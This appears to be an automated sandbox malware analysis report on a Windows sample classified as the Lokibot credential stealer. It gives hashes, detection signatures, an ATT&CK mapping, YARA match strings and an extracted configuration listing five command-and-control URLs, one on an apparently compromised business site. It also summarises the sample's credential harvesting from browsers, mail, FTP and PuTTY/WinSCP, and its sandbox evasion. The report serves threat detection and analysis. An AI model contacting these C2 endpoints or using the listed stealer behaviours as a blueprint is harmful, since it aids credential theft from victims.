ID: 356211
Sample Name: Conan Fegan - Aluminium.exe
Cookbook: default.jbs
Time: 19:12:10
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Conan Fegan - Aluminium.exe

Overview


General Information

Sample Name:	Conan Fegan - Aluminium.exe
Analysis ID:	356211
MD5:	708ee64939578fb.
SHA1:	335dc9a9142b52..
SHA256:	f1a43d8b49bda3c.
Tags:	Loki

Most interesting Screenshot:



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Malicious sample detected (through …
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM_3
- Yara detected Lokibot
- Yara detected Lokibot
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- Conan Fegan - Aluminium.exe (PID: 4748 cmdline: 'C:\Users\user\Desktop\Conan Fegan - Aluminium.exe' MD5: 708EE64939578FBB07010E20F6C7672C)
  - Conan Fegan - Aluminium.exe (PID: 7008 cmdline: C:\Users\user\Desktop\Conan Fegan - Aluminium.exe MD5: 708EE64939578FBB07010E20F6C7672C)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "https://www.ritcophysiotherapy.com.au/wap121/five/fre.php"
  ]
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.901084712.000000000121A000.00000004.00000001.sdmp	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x1d6f8f:$des3: 68 03 66 00 00 • 0x1db380:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x1db44c:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Conan Fegan - Aluminium.exe.3e3d4e0.2.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0.2.Conan Fegan - Aluminium.exe.3e3d4e0.2.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.Conan Fegan - Aluminium.exe.3e3d4e0.2.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
0.2.Conan Fegan - Aluminium.exe.3e3d4e0.2.raw.unpack	Loki_1	Loki Payload	kevoreilly	• 0xa3864:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0xa3aac:$a2: last_compatible_version
0.2.Conan Fegan - Aluminium.exe.3e3d4e0.2.raw.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0xa2aaf:$des3: 68 03 66 00 00 • 0xa6ea0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0xa6f6c:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 30 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Yara detected aPLib compressed binary

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Lokibot

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Remote Access Functionality:


Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Windows Management Instrumentation	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Com
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2	Credentials in Registry 2	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exp Red Call

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 3	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 3	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 2	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Conan Fegan - Aluminium.exe	100%	Avira	HEUR/AGEN.1138558	
Conan Fegan - Aluminium.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Conan Fegan - Aluminium.exe.3eccf90.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.Conan Fegan - Aluminium.exe.c20000.1.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
5.0.Conan Fegan - Aluminium.exe.c20000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
0.2.Conan Fegan - Aluminium.exe.960000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File

Source	Detection	Scanner	Label	Link	Download
0.0.Conan Fegan - Aluminium.exe.960000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
5.2.Conan Fegan - Aluminium.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.fontbureau.comionF	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/;	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnO	0%	Avira URL Cloud	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	Avira URL Cloud	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.ritcophysiotherapy.com.au/wap121/five/fre.php	0%	Avira URL Cloud	safe	
http://alphastand.top/alien/fre.php	0%	Avira URL Cloud	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm-	0%	Avira URL Cloud	safe	
http://alphastand.win/alien/fre.php	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	Avira URL Cloud	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn9	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.coma	0%	URL Reputation	safe	
http://www.sajatypeworks.coma	0%	URL Reputation	safe	
http://www.sajatypeworks.coma	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.fontbureau.commi	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cng	0%	Avira URL Cloud	safe	
http://https://www.ritcophysiotherapy.com.au/wap121/five/fre.php	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnFk	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.ritcophysiotherapy.com.au	203.170.84.89	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• Avira URL Cloud: safe	unknown
http://www.ritcophysiotherapy.com.au/wap121/five/fre.php	true	• Avira URL Cloud: safe	unknown
http://alphastand.top/alien/fre.php	true	• Avira URL Cloud: safe	unknown
http://alphastand.win/alien/fre.php	true	• Avira URL Cloud: safe	unknown
http://alphastand.trade/alien/fre.php	true	• Avira URL Cloud: safe	unknown
http://https://www.ritcophysiotherapy.com.au/wap121/five/fre.php	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comionF	Conan Fegan - Aluminium.exe, 0 0000000.00000003.650636211.000 0000005B50000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/;	Conan Fegan - Aluminium.exe, 0 0000000.00000003.636508473.000 0000005B58000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnO	Conan Fegan - Aluminium.exe, 0 0000000.00000003.636508473.000 0000005B58000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false		high
http://www.fonts.comc	Conan Fegan - Aluminium.exe, 00000000.00000003.635133696.0000005B6B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false		high
http://www.ibsensoftware.com/	Conan Fegan - Aluminium.exe, Conan Fegan - Aluminium.exe, 00000005.00000002.900810400.0000000000400000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.com	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false		high
http://www.galapagosdesign.com/staff/dennis.htm-	Conan Fegan - Aluminium.exe, 00000000.00000003.650636211.0000005B50000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.coma	Conan Fegan - Aluminium.exe, 00000000.00000003.650636211.0000005B50000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Conan Fegan - Aluminium.exe, 00000000.00000002.651436438.0000002D01000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	Conan Fegan - Aluminium.exe, 00000000.00000003.634766145.0000005B53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	Conan Fegan - Aluminium.exe, 00000000.00000003.636630818.0000005B56000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Conan Fegan - Aluminium.exe, 00000000.00000002.652969440.0000005CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	Conan Fegan - Aluminium.exe, 0 0000000.00000003.636344129.000 0000005B57000.00000004.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false		high
http://www.founder.com.cn/cn9	Conan Fegan - Aluminium.exe, 0 0000000.00000003.636508473.000 0000005B58000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false		high
http://www.ascendercorp.com/typedesigners.html	Conan Fegan - Aluminium.exe, 0 0000000.00000003.638473832.000 0000005B8D000.00000004.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	Conan Fegan - Aluminium.exe, 0 0000000.00000003.635133696.000 0000005B6B000.00000004.0000000 1.sdmp	false		high
http://www.sandoll.co.kr	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.coma	Conan Fegan - Aluminium.exe, 0 0000000.00000003.634766145.000 0000005B53000.00000004.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.commi	Conan Fegan - Aluminium.exe, 0 0000000.00000003.650636211.000 0000005B50000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cng	Conan Fegan - Aluminium.exe, 0 0000000.00000003.636344129.000 0000005B57000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnFk	Conan Fegan - Aluminium.exe, 0 0000000.00000003.636140982.000 0000005B5E000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	Conan Fegan - Aluminium.exe, 0 0000000.00000002.652969440.000 0000005CD0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

